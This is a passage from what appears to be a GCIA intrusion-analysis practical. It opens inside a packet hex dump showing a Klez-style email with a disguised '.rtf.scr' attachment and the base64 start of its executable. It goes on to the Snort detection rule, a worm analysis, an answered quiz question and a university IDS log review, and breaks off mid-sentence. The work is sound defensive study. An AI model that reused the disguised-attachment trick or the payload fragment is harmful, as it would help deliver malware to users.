1f0 : 35 31 34 33 38 2E 34 41 41 45 32 33 37 45 34 44   51438.4AAE237E4D
200 : 40 61 70 61 74 65 2E 74 65 6C 65 6E 65 74 2D 6F   @apate.telenet-o
210 : 70 73 2E 62 65 3E 0D 0A 44 61 74 65 3A 20 46 72   ps.be>..Date: Fr
```

```
220 : 69 2C 20 31 39 20 53 65 70 20 32 30 30 33 20 30   i, 19 Sep 2003 0
230 : 37 3A 31 34 3A 33 38 20 2B 30 32 30 30 20 28 4D   7:14:38 +0200 (M
240 : 45 53 54 29 0D 0A 54 6F 3A 20 75 6E 64 69 73 63   EST)..To: undisc
250 : 6C 6F 73 65 64 2D 72 65 63 69 70 69 65 6E 74 73   losed-recipients
260 : 3A 20 3B 0D 0A 0D 0A 2D 2D 2D 2D 2D 2D 2D 2D 2D   : ;....---------
270 : 2D 2D 2D 53 41 58 49 35 42 50 51 55 5A 48 47 55   ---SAXI5BPQUZHGU
280 : 33 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A   3..Content-Type:
290 : 20 74 65 78 74 2F 70 6C 61 69 6E 3B 20 63 68 61    text/plain; cha
2a0 : 72 73 65 74 3D 75 73 2D 61 73 63 69 69 0D 0A 43   rset=us-ascii..C
2b0 : 6F 6E 74 65 6E 74 2D 54 72 61 6E 73 66 65 72 2D   ontent-Transfer-
2c0 : 45 6E 63 6F 64 69 6E 67 3A 20 37 62 69 74 0D 0A   Encoding: 7bit..
2d0 : 0D 0A 2D 2D 30 5F 5F 3D 34 45 42 42 45 36 34 32   ..--0__=4EBBE642
2e0 : 44 46 43 35 35 34 31 33 38 66 39 65 38 61 39 33   DFC554138f9e8a93
2f0 : 64 66 39 33 38 36 39 30 39 31 38 63 34 45 42 42   df938690918c4EBB
300 : 45 36 34 32 44 46 43 35 35 34 31 33 0D 0A 43 6F   E642DFC55413..Co
310 : 6E 74 65 6E 74 2D 74 79 70 65 3A 20 74 65 78 74   ntent-type: text
320 : 2F 70 6C 61 69 6E 3B 20 63 68 61 72 73 65 74 3D   /plain; charset=
330 : 75 73 2D 61 73 63 69 69 0D 0A 0D 0A 0D 0A 28 53   us-ascii......(S
340 : 65 65 20 61 74 74 61 63 68 65 64 20 66 69 6C 65   ee attached file
350 : 3A 20 34 6D 6F 65 64 65 72 73 2E 70 70 73 29 28   : 4moeders.pps)(
360 : 53 65 65 20 61 74 74 61 63 68 65 64 20 66 69 6C   See attached fil
370 : 65 3A 20 4B 69 6B 6B 65 72 73 70 72 6F 6F 6B 6A   e: Kikkersprookj
380 : 65 2E 70 70 73 29 0D 0A 28 53 65 65 20 61 74 74   e.pps)..(See att
390 : 61 63 68 65 64 20 66 69 6C 65 3A 20 50 61 6E 69   ached file: Pani
3a0 : 65 6B 2E 70 70 73 29 0D 0A 0D 0A 0D 0A 2D 2D 30   ek.pps).....--0
3b0 : 5F 5F 3D 34 45 42 42 45 36 34 32 44 46 43 35 35   __=4EBBE642DFC55
3c0 : 34 31 33 38 66 39 65 38 61 39 33 64 66 39 33 38   4138f9e8a93df938
3d0 : 36 39 30 39 31 38 63 34 45 42 42 45 36 34 32 44   690918c4EBBE642D
3e0 : 46 43 35 35 34 31 33 0D 0A 43 6F 6E 74 65 6E 74   FC55413..Content
3f0 : 2D 74 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69   -type: applicati
400 : 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 3B   on/octet-stream;
410 : 20 0D 0A 0D 0A 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D    ....----------
420 : 2D 53 41 58 49 35 42 50 51 55 5A 48 47 55 33 0D   -SAXI5BPQUZHGU3.
430 : 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61   .Content-Type: a
440 : 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 6D 73 64   pplication/x-msd
450 : 6F 77 6E 6C 6F 61 64 3B 20 6E 61 6D 65 3D 22 42   ownload; name="B
460 : 65 64 61 6E 6B 20 62 72 69 65 66 2E 72 74 66 2E   edank brief.rtf.
470 : 73 63 72 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54 72   scr"..Content-Tr
480 : 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A   ansfer-Encoding:
490 : 20 62 61 73 65 36 34 0D 0A 43 6F 6E 74 65 6E 74    base64..Content
4a0 : 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 61 74   -Disposition: at
```

```
4b0 : 74 61 63 68 6D 65 6E 74 3B 20 66 69 6C 65 6E 61   tachment; filena
4c0 : 6D 65 3D 22 42 65 64 61 6E 6B 20 62 72 69 65 66   me="Bedank brief
4d0 : 2E 72 74 66 2E 73 63 72 22 0D 0A 0D 0A 54 56 71   .rtf.scr"....TVq
4e0 : 51 41 41 4D 41 41 41 41 45 41 41 41 41 2F 2F 38   QAAMAAAAEAAAA//8
4f0 : 41 41 4C 67 41 41 41 41 41 41 41 41 41 51 41 41   AALgAAAAAAAAAQAA
500 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
510 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
520 : 41 41 41 41 41 41 41 41 41 0D 0A 41 41 41 41 32   AAAAAAAAA..AAAA2
530 : 41 41 41 41 41 34 66 75 67 34 41 74 41 6E 4E 49   AAAAA4fug4AtAnNI
540 : 62 67 42 54 4D 30 68 56 47 68 70 63 79 42 77 63   bgBTM0hVGhpcyBwc
550 : 6D 39 6E 63 6D 46 74 49 47 4E 68 62 6D 35 76 64   m9ncmFtIGNhbm5vd
560 : 43 42 69 5A 53 42 79 64 57 34 67 61 57 34 67 52   CBiZSBydW4gaW4gR
570 : 45 39 54 49 47 31 76 0D 0A 5A 47 55 75 44 51 30   E9TIG1v..ZGUuDQ0
580 : 4B 4A 41 41 41 41 41 41 41 41 41 43 50 59 31 4E   KJAAAAAAAAACPY1N
590 : 73 79 77 49 39 50 38 73 43 50 54 2F 4C 41 6A 30   sywI9P8sCPT/LAj0
5a0 : 2F 73 42 34 78 50 38 38 43 50 54 39 49 48 6A 4D   /sB4xP88CPT9IHjM
5b0 : 2F 79 51 49                                       /yQIResponse: none
```

2. Detect Was Generated By

The detect was generated by Snort 1.9.1 on Solaris 7 using the TCP “VIRUS Klez Incoming” rule sid 1800 from virus.rules signature file:

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"VIRUS Klez Incoming";
flow:to_server,established; dsize:>120; content:"MIME"; content:"VGhpcyBwcm9"; classtype:misc-activity;
sid:1800; rev:2;)
```

This rule/signature looks for the following packet criteria to alert on:

1. TCP packets with an established connection from IDS monitored external hosts to internal SMTP servers on port 25.
2. Text content of “MIME” and “VGhpcyBwcm9”
3. Packet payload size is greater than 120 bytes.

If the criteria is met, snort alerts with an “VIRUS Klez Incoming” alert that contains an “misc-activity” classification type.

3. Probability the source address was spoofed

The probability that the source address was spoofed is low. This signature/alert requires an already established TCP session from source to destination IP address. Additionally, propagation of this virus requires the ability for a host to successfully communicate with the end system it intends to pass the virus to. This type of attack (email virus propagation) would not work successfully with a spoofed address.

4. Description of attack

The Klez virus[30] is a mass-mailing email worm that also attempts to copy itself to network shares using random subject lines, message bodies, and attachment file names. The worm attempts to exploit a vulnerability in Microsoft Outlook and Outlook Express[31] in an attempt to execute itself when you open or preview the email it is contained in.

5. Attack mechanism

This worm requires the email in which it is contained to be opened or previewed to execute. If the mail client viewing the email is a vulnerable version of the two above listed Microsoft products, then the worm will propagate. If, however, the client is patched or is another type of mail client, then the worm should not propagate. If the worm does propagate, it will overwrite files while creating hidden copies of the originals, drop the virus, and attempt to disable anti-virus products. It will then propagate itself to email addresses found in local files, and Outlook and ICQ address books.[32]

6. Correlations

Correlations for this worm have been done by Symantec Security Center and F-Secure.

URL:http://securityresponse.symantec.com/avcenter/venc/data/w32.klez.e@mm.html

URL:http://www.f-secure.com/v-descs/klez.shtml

Matthew Hicks also referenced klez in his GCIA Practical Detects[33]. He specifies that klez will read from the Windows or ICQ address book and attempt to send itself to addresses qualified with an "@" symbol. Snort.org says that false positives with this rule are low.[34]The fact that the destination port in this trace is 25 (SMTP), the likelihood that this trace is a false positive is low.

7. Evidence of active targeting

Because this is a mass-mailed worm/virus propagated by email, "active" targeting does not necessarily occur. The virus propagates by mailing itself to email addresses contained on a vulnerable system.

8. Severity

Severity for this detect can be considered somewhat arbitrary. Our IDSs monitor vast numbers of independent corporate assets; assets that belong to independent divisions and entities within the corporate infrastructure. Because I do not have access to diagrams or architecture specifications of this resource, I must make an educated guess as to the severity of this alert.

30 Symantec Security Response, URL:http://securityresponse.symantec.com/avcenter/venc/data/w32.klez.e@mm.html (28 Sep 2003)
31 Microsoft Technet, URL:http://www.microsoft.com/technet/security/bulletin/MS01-020.asp (28 Sep 2003)
32 Symantec Security Response, URL:http://securityresponse.symantec.com/avcenter/venc/data/w32.klez.e@mm.html (28 Sep 2003)
33 Hicks, Matthew, "GCIA Practical Detect v 3.2", http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00144.html (18 Dec 2003)
34 Snort.org, SID:1800, http://www.snort.org/snort-db/sid.html?sid=1800 (18 Dec 2003)

The following formula is used to determine the severity:

severity=(criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: 2

I give the criticality a level of 2 due to the fact that our organization (and remote offices) utilizes anti-virus client software with regularly updated signatures. Because the end user mail client is the actual target with the klez virus, the final destination would be able to counteract the effects of opening a klez infected email. Additionally, all organizations utilized anti-virus software on mail servers, prior to delivery to user mail boxes.

Lethality: 2

The lethality level is 2 because AV signatures and security updates are regularly applied in our organizational structure. Should a vulnerable host/email client be exposed, klez would propagate to multiple hosts in our organization, but would be well contained due to internal security procedures.

System Countermeasures: 3

The system countermeasures is a 3 because most email servers contain anti-virus products that mitigate risks associated to such worms. Clients also contain anti-virus products that would remove this worm from the infected email.

Network Countermeasures: 3

Blocking communications to and from any email server would defeat its purpose on a network. A self-induced Denial Of Service (DOS) would result from blocking traffic to an email server. However, anti-virus products are used on organizational and remote office mail servers, in addition to AV clients on the end user workstations.

Severity = (2 + 2) – (3 + 3) = -2

9. Defensive recommendations

Defensive recommendations include verification of updated anti-virus signatures for mail servers and workstation clients, in addition to monitoring IDSs for increased traffic related to viruses on suspected networks.

10.Multiple choice test question

The Snort Klez virus signature (SID: 1800) looks for what criteria to trigger?

a) Text content

b) Payload Size

c) Established session

d) All of the above

Answer: d

Explanation: The Snort Klez virus signature looks for text content, payload size,

and an established session in the packet in order to trigger an alert.

Part 3 – Analyze This

This section is a scenario based on a security audit for a University. The analysis will consist of five days of consecutive logs from the University's snort intrusion detection system (IDS). The purpose of the security audit is to determine the state of the network, including possible compromised hosts, unauthorized activity, malicious logic, improper configurations, and overall network health. IDS log analysis will also help determine if the intrusion detection system is functioning properly and requires maintenance/tuning.

Executive Summary

The University log analysis concludes that the security posture of the University network needs evaluation with specific areas of focus. The intrusion detection systems (IDS) used on the network need signature tuning. During the analysis, large quantities of collected logs related to standard netbios traffic associated to a standard Microsoft network communications. By eliminating this traffic (and other false positives that may occur on this network) from what the IDS collects, the amount it will be required to process will be reduced, in addition to lowering what the analyst must review.

The University security policy should also be reviewed to determine how the organizations resources can be used; many of the communications and alerts analyzed in this security review were file sharing and associated downloading activities that leave the network vulnerable to attack.

University network traffic reviewed over the five day period revealed multiple possible compromised/infected hosts. These hosts should be reviewed for compromise, and if found to have positive results, should be forensically analyzed and returned to service once all pertinent data has been collected.

List of Files Analyzed

The files used in the University security audit were obtained from a central storage facility at http://www.incidents.org/logs/. The logs spanned five consecutive days, from 10/14/2002 – 10/18/2003. Unfortunately, the University did not have OOS logs corresponding to the alert and scan logs. Therefore, OOS logs, totaling five consecutive days were chosen. These OOS logs covered dates (within a few days) prior to and after the selected alerts and scan logs. The final listing in each log category is an single accumulative log containing all listed data. For example, alert.log contains the alert.031014.gz, alert.031015.gz, alert.031016.gz, alert.031017.gz, and alert.031018.gz log files. Each log was concatenated (using the UNIX 'cat' command) into a single file for ease of use.

The files chosen from this facility store are as follows:

Alert Logs	Scan Logs	OOS Logs
alert.031014.gz	scans.031014.gz	OOS_Report_2003_10_08_9573
alert.031015.gz	scans.031015.gz	OOS_Report_2003_10_09_15060
alert.031016.gz	scans.031016.gz	OOS_Report_2003_10_10_30875
alert.031017.gz	scans.031017.gz	OOS_Report_2003_10_11_14832.gz
alert.031018.gz	scans.031018.gz	OOS_Report_2003_10_12_9023.gz
Final Alert Log	Final Scan Log	Final OOS log
alert.log	scan.log	oos.log

Each log is generated by the Snort Intrusion Detection System (IDS) and differs in the data it provides.[35]

The scan logs contain only scanning activity. Because snort logs one entry per host or port scanned, these files tend to be quite large in comparison to the other two types. For example, if an attacker scanned an entire Class C network address for open http ports, snort would log one entry for each port scanned. The total number of scans recorded for the five day period in this analysis exceeded 7 million entries.

Alert logs are accumulated detects (including scanning activity). Snort contains a function called a 'preprocessor' that analyzes particular scans, and combines the data into a few alerts for snort to compare against its signature rulesets. Therefore, the data can be similar or different from scan logs.

Out of Spec (OOS) logs contain detects that do not meet packet specifications (they have abnormal or illegal flags set). Because the OOS logs did not match the dates of the alert and scans logs, they may not contain relevant data specific to correlating network activity. However, if similar activity can be seen in these logs which may match the alerts and scans, this will assist somewhat in overall analysis.

Analysis

Log file analysis for the University can be done in many different ways. One method could be to determine the total number of detects related to a specific IP address, and then categorize top threats based on total number of detects. However, when looking at how actual attacks may occur, it would be a better method to approach analysis based on unique alerts.[36]An attack against a network or host would require multiple attempts (or exploit attempts) from an attacker against a single host. Therefore, a single IP address, correlated to unique alerts, would provide a better high level picture of activity on a network. Analyzing large numbers of alerts would not be as useful, mainly because they

35 Dillis, Chris, "GCIA Practical Assignment v 3.3", http://www.giac.org/practical/GCIA/Christopher_Dillis_GCIA.pdf (19 Dec 2003)
36 Dillis, Chris, "GCIA Practical Assignment v 3.3", http://www.giac.org/practical/GCIA/Christopher_Dillis_GCIA.pdf (19 Dec 2003)

could be attributed to misconfigured network resources. Additionally, concern should be focused towards an attacker attempting multiple (but differing) attacks, rather than a source IP that decided to scan an entire Class C subnet for open ftp ports. As a result, analysis for the University will focus on alert logs, and the number of unique alerts that can be attributed to various IP addresses contained in those logs. The scans and oos logs can then be correlated against the results from the alerts logs to provide additional corroborating information.

To begin my analysis, I parsed each log file into a comma separated value file (.csv) using two perl scripts: csv.pl (alerts and scans) and oos.csv.pl (oos).[37] With the resulting csv files, I imported them into an MS Access database (one table for each type of data) and ran Structured Query Language (sql) queries against the data for my results. To determine the actual immediate threats against the network, I queried the database for IP addresses that had the largest number of unique alerts. My Top Ten Talkers consist of two sets of five IP addresses. One set is the top five internal network addresses that provided the highest number of unique alerts. The other set is the top five external IP addresses that provided the highest number of unique alerts. By looking at these Top Ten Talkers, I can determine possible compromised internal network assets and external attackers.[38]

Top Ten Talkers			
Top Five Internal Talkers		Top Five External Talkers	
Source IP	Unique Alerts	Source IP	Unique Alerts
MY.NET.111.52	4	63.250.195.10	4
MY.NET.84.143	3	131.118.254.130	3
MY.NET.5.20	2	203.248.61.52	3
MY.NET.29.3	2	208.252.96.224	3
MY.NET.60.17	2	66.90.89.178	2

Top Five Internal Talkers

The Top Five Internal Talkers generated a total of 111 alerts on the University network. By running an sql query to return all alerts associated to each IP as the source of the alert, the following unique alerts were returned.

Top Five Internal Talkers Alerts		
Alert	Total Count	Description[39]

37 Beardsley, Tod A., "GIAC GCIA Practical (version 3.1)", http://www.giac.org/practical/Tod_Beardsley_GCIA.doc, (27 June 2003)
38 Dillis, Chris, "GCIA Practical Assignment v 3.3", http://www.giac.org/practical/GCIA/Christopher_Dillis_GCIA.pdf (19 Dec 2003)
39 Larratt, Glenn "GCIA Practical v 3.0", http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html (26 Oct 2003).

Top Five Internal Talkers Alerts		
High port 65535 tcp - possible Red Worm - traffic	53	Detects a trojan that listens on port 65535 on Linux systems
Possible trojan server activity	42	Triggers exclusively on the use of port 27374; one of the three most popular ports trojans operate on
TFTP - Internal TCP connection to external tftp server	12	Triggers on a tcp connection from an internal network asset to an external network tftp server. TFTP is a common protocol used in trojan activity
[UMBC NIDS] Internal MiMail alert	4	Triggers on the MiMail mass email worm delivered via email

An independent analysis of each internal talker is listed below.

MY.NET.111.52

This host displayed 38 total alerts as a source IP address, with 4 unique alerts. Many of the alerts are stimulus packets related to trojan and worm activity, indicating that this host is a likely candidate to be conducting malicious activity. The connections related to possible Red Worm activity help corroborate this information. According to Glenn Larratt's GCIA practical[40], a Red Worm infected host opens a backdoor that listens on on port 65535, and traffic from this port indicates a compromised host. An external connection from host 62.166.160.141 to port 69 via TFTP (a protocol well known as being used for trojan push activity) indicates that MY.NET.111.52 may also be controlled from this external source, used in malicious activity; it is obvious that this is a response, but was triggered as an alert. Correlation with the scans logs for this period revealed that 62.166.160.141 had SYN-scanned 130.85.11.52 on October 15th, from approximately 0930 – 1015 for a total of 15.798 hits. The combination of Glenn Laratts explanation of Red Worm, TFTP activity, and scans against this host make it a likely candidate for compromise. MY.NET.111.52 should be taken off line, analyzed, and scrubbed.

MY.NET.111.52			
Src Port	**Dest IP**	**Dest Port**	**Alert**
62721	66.250.55.115	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.250.55.115	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.250.55.115	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.28.209.103	27374	Possible trojan server activity
62721	207.218.0.152	27374	Possible trojan server activity

40 Larratt, Glenn, "GCIA Practical", http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html#p65535RW, (15 Dec 2003)

62721	66.28.209.107	27374	Possible trojan server activity
62721	66.28.209.103	27374	Possible trojan server activity
62721	66.28.209.103	27374	Possible trojan server activity
62721	69.1.65.186	27374	Possible trojan server activity
62721	66.250.32.189	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.250.32.189	65535	High port 65535 tcp - possible Red Worm - traffic
2442	64.157.4.79	25	[UMBC NIDS] Internal MiMail alert
2442	64.157.4.79	25	[UMBC NIDS] Internal MiMail alert
62721	66.250.37.53	65535	High port 65535 tcp - possible Red Worm - traffic
4325	205.158.62.35	25	[UMBC NIDS] Internal MiMail alert
62721	66.250.37.36	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.28.101.135	27374	Possible trojan server activity
62721	66.28.101.135	27374	Possible trojan server activity
62721	66.28.101.135	27374	Possible trojan server activity
62721	66.250.32.169	27374	Possible trojan server activity
62721	66.250.32.187	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.250.32.168	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.250.32.169	65535	High port 65535 tcp - possible Red Worm - traffic
69	62.166.160.141	9999	TFTP - External TCP connection to internal tftp server
62721	66.250.37.37	27374	Possible trojan server activity
62721	66.250.37.48	65535	High port 65535 tcp - possible Red Worm - traffic
65535	62.166.160.141	9999	High port 65535 tcp - possible Red Worm - traffic
62721	66.28.101.134	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.28.101.134	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.250.37.42	27374	Possible trojan server activity
62721	66.250.32.171	27374	Possible trojan server activity
62721	66.250.37.46	65535	High port 65535 tcp - possible Red Worm - traffic
1259	65.54.252.230	25	[UMBC NIDS] Internal MiMail alert
62721	66.250.37.50	65535	High port 65535 tcp - possible Red Worm - traffic
62721	66.28.101.136	27374	Possible trojan server activity
62721	66.250.37.53	65535	High port 65535 tcp - possible Red Worm - traffic
25	217.150.18.196	27374	Possible trojan server activity
25	212.45.3.60	27374	Possible trojan server activity

MY.NET.29.3

This host displayed 12 total source alerts, with two unique alerts. The alerts

generated from this host was a combination of Red Worm and possible trojan activity. However, when correlating with the oos and scans logs, there wasn't any other type of activity related to MY.NET.29.3. Combine this with a source port of 80 (http) it is most likely that these are false positives and are actually response packets to external network hosts. Therefore, MY.NET,29.3 is most likely a web server, and the IDS is alerting because of the destination ports. Without the actual rules to verify this, it is difficult to tell. However, no other evidence (available logs) reveal activity that would prove otherwise. It's fairly obvious that this IDS needs signature tuning to eliminate false positives.

MY.NET.29.3			
SrcPort	**Dest IP**	**Dest Port**	**Alert**
80	68.50.238.5	65535	High port 65535 tcp - possible Red Worm - traffic
80	68.50.238.5	65535	High port 65535 tcp - possible Red Worm - traffic
80	208.199.82.216	27374	Possible trojan server activity
80	200.47.155.202	27374	Possible trojan server activity
80	200.47.155.202	27374	Possible trojan server activity
80	200.47.155.202	27374	Possible trojan server activity
80	200.47.155.202	27374	Possible trojan server activity
80	198.175.52.245	27374	Possible trojan server activity
80	198.175.52.245	27374	Possible trojan server activity
80	198.175.52.245	27374	Possible trojan server activity
80	64.136.26.60	27374	Possible trojan server activity
80	64.136.26.60	27374	Possible trojan server activity
80	64.136.26.60	27374	Possible trojan server activity

MY.NET.5.20

This host displayed a total of 37 alerts as a source IP, two of which were unique, over the five day period. When correlating this IP against the alerts logs as a destination IP address, it revealed that MY.NET.5.20 also had varied alerts, all listing against port 80 for MY.NET.5.20. Another correlation to the oos logs revealed that varied alerts were again directed to port 80 of MY.NET.5.20. With the combination of this evidence, it seems as though MY.NET.5.20 is a legitimate university web server, and these alerts must be false positives generated by the IDS from normal web traffic. There were no scans logs that revealed MY.NET.5.20 as being an attacker or target for scans. The university should tune this sensor better to eliminate these false positives that are being generated.

MY.NET.5.20			
Src Port	**Dest I P**	**Dest Port**	**Alert**

80	209.165.168.2	65535	High port 65535 tcp - possible Red Worm - traffic
80	209.165.168.2	27374	Possible trojan server activity
80	198.26.122.13	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.26.122.13	65535	High port 65535 tcp - possible Red Worm - traffic
80	155.94.62.221	27374	Possible trojan server activity
80	155.94.62.221	27374	Possible trojan server activity
80	155.94.62.221	27374	Possible trojan server activity
80	199.231.29.9	27374	Possible trojan server activity
80	209.165.168.2	27374	Possible trojan server activity
80	213.42.2.15	27374	Possible trojan server activity
80	213.42.2.15	27374	Possible trojan server activity
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	198.45.9.126	65535	High port 65535 tcp - possible Red Worm - traffic
80	209.165.168.2	65535	High port 65535 tcp - possible Red Worm - traffic
80	209.165.168.2	65535	High port 65535 tcp - possible Red Worm - traffic
80	209.165.168.2	65535	High port 65535 tcp - possible Red Worm - traffic

MY.NET.5.20 – As Dest IP					
Src IP	Src Port	Dest IP	Dest Port	Alert	Total Count
209.165.168.2	65535	MY.NET.5.20	80	High port 65535 tcp - possible Red Worm - traffic	3
209.165.168.2	27374	MY.NET.5.20	80	Possible trojan server activity	1
62.21.236.14	11617	MY.NET.5.20	80	EXPLOIT x86 NOOP	396
65.70.20.69	2143	MY.NET.5.20	80	EXPLOIT x86 NOOP	11
62.21.236.14	13720	MY.NET.5.20	80	EXPLOIT x86 NOOP	6
155.94.62.221	27374	MY.NET.5.20	80	Possible trojan server activity	2
199.231.29.9	27374	MY.NET.5.20	80	Possible trojan server activity	6
24.199.229.68	65535	MY.NET.5.20	80	High port 65535 tcp - possible Red Worm - traffic	1
213.42.2.15	27374	MY.NET.5.20	80	Possible trojan server activity	3
66.201.226.25	4424	MY.NET.5.20	80	EXPLOIT x86 NOOP	11
198.45.9.126	65535	MY.NET.5.20	80	High port 65535 tcp - possible Red Worm - traffic	25
209.165.168.2	65535	MY.NET.5.20	80	High port 65535 tcp - possible Red Worm - traffic	2

MY.NET.5.20 – As Dest IP from OOS logs query			
Src IP	Src Port	Dest IP	Dst Port
148.63.176.155	1900	MY.NET.5.20	80
148.63.176.155	1900	MY.NET.5.20	80
148.63.176.155	1900	MY.NET.5.20	80
148.63.176.155	1900	MY.NET.5.20	80
148.63.176.155	1900	MY.NET.5.20	80
148.63.176.155	1900	MY.NET.5.20	80
148.63.176.155	2936	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80

148.63.176.155	1080	MY.NET.5.20	80
148.63.176.155	1080	MY.NET.5.20	80

MY.NET.60.17

This host displayed a total of 11 alerts as a source IP. However, this wasn't enough information to make a determination as to the disposition of this host. Correlation to alert logs with MY.NET.60.17 as a destination IP revealed similar activity, except for null scan alerts. The IP addresses associated to these null scans showed activity in the scans logs as well. However, they occurred later in date than the Red Worm and trojan activity. Therefore, the scans cannot be attributed to leading to this activity. It is obvious by looking at what was generated by the queries that the trojan activity and possible Red Worm activity are the stimulus and response packets. It is most likely that MY.NET.60.17 is a legitimate mail server and the IDS is triggering on the destination ports. These are most likely false positives that the university should attempt tuning on the IDS that monitors this machine.

MY.NET.60.17			
Src Port	**Dest IP**	**Dest Port**	**Alert**
25	69.6.29.149	27374	Possible trojan server activity
25	69.6.29.149	27374	Possible trojan server activity
25	69.6.29.149	27374	Possible trojan server activity
25	69.6.29.149	27374	Possible trojan server activity
25	69.6.29.149	27374	Possible trojan server activity
25	69.6.29.149	27374	Possible trojan server activity
25	38.113.202.26	65535	High port 65535 tcp - possible Red Worm - traffic
25	38.113.202.26	65535	High port 65535 tcp - possible Red Worm - traffic
25	38.113.202.26	65535	High port 65535 tcp - possible Red Worm - traffic
25	38.113.202.26	65535	High port 65535 tcp - possible Red Worm - traffic
25	38.113.202.26	65535	High port 65535 tcp - possible Red Worm - traffic

MY.NET.60.17 – As Dest IP from alerts logs				
Src IP	**Src Port**	**Dest IP**	**Dest Port**	**Alert**
69.6.29.149	27374	MY.NET.60.17	25	Possible trojan server activity
69.6.29.149	27374	MY.NET.60.17	25	Possible trojan server activity
69.6.29.149	27374	MY.NET.60.17	25	Possible trojan server activity

69.6.29.149	27374	MY.NET.60.17	25	Possible trojan server activity
38.113.202.26	65535	MY.NET.60.17	25	High port 65535 tcp - possible Red Worm - traffic
38.113.202.26	65535	MY.NET.60.17	25	High port 65535 tcp - possible Red Worm - traffic
38.113.202.26	65535	MY.NET.60.17	25	High port 65535 tcp - possible Red Worm - traffic
38.113.202.26	65535	MY.NET.60.17	25	High port 65535 tcp - possible Red Worm - traffic
204.96.18.6	80	MY.NET.60.17	80	NMAP TCP ping!
61.120.44.83	0	MY.NET.60.17	0	Null scan!
61.120.44.83	0	MY.NET.60.17	0	Null scan!
204.96.18.6	80	MY.NET.60.17	80	NMAP TCP ping!

Results from scans logs					
Src IP	**Src Port**	**Dest IP**	**Dest Port**	**Alert**	**Flag**
61.120.44.83	0	130.85.60.17	0	NULL scan (Externally-based)	********
61.120.44.83	0	130.85.12.6	0	NULL scan (Externally-based)	********
61.120.44.83	0	130.85.12.6	0	NULL scan (Externally-based)	********

MY.NET.84.143

The MY.NET.84.143 host exhibited 12 total alerts as a source IP address. This host was different from the other Top Five Internal Talkers because the majority (11 of 12) alerts were related to TFTP TCP activity; often associated to trojans. This host also connected multiple times to the same destination IP addresses, on the same destination ports. If a user based application were connecting to another host for server services, multiple ephemeral ports would likely be used. However, the activity displayed by this host shows the same source and

destination ports to the IP addresses. When attempting to correlate the "TFTP – Internal UDP connection to external tftp server" alert, my google search retrieved three results associated to GCIA practicals. Doug Kite[41], John Jenkinson[42], and Al Williams had results showing this alert. Research on the internet revealed that tftp is often used to push trojan applications to hosts, where the attacker will get administrative access on a host and then execute actions on the host to download a trojan application from an external tftp server.[43]Doug Kite's practical held the best explanation of how tftp works when it is used for trojan related activity. According to Doug, the high numbered ephemeral port connecting to a lower numbered reserved port (port 69) indicates a client (port 4673) response to a server (port 69). However, further investigation showed that this was just a listing in their top talkers listings, with no correlation or explanation to associated activity. Tftp is also associated to the worm activity of Nachi.A. This worm communicates and propagates via tftp.[44]However, Nachi worm activity is normally associated with attempts to scan varied and multiple hosts. Therefore, I am ruling out the fact that this might be a worm infected host because there was no other correlating information in the scans or oos logs that could be attributed to worm activity. To further correlate this information, I ran queries with MY.NET.84.143 as the destination IP, and found that a "SHELLCODE x86 setgid 0" exploit attempt had been run against MY.NET.84.143 on October 15th. Research against the Arachnids signature database[45] revealed that this exploit attempt where the 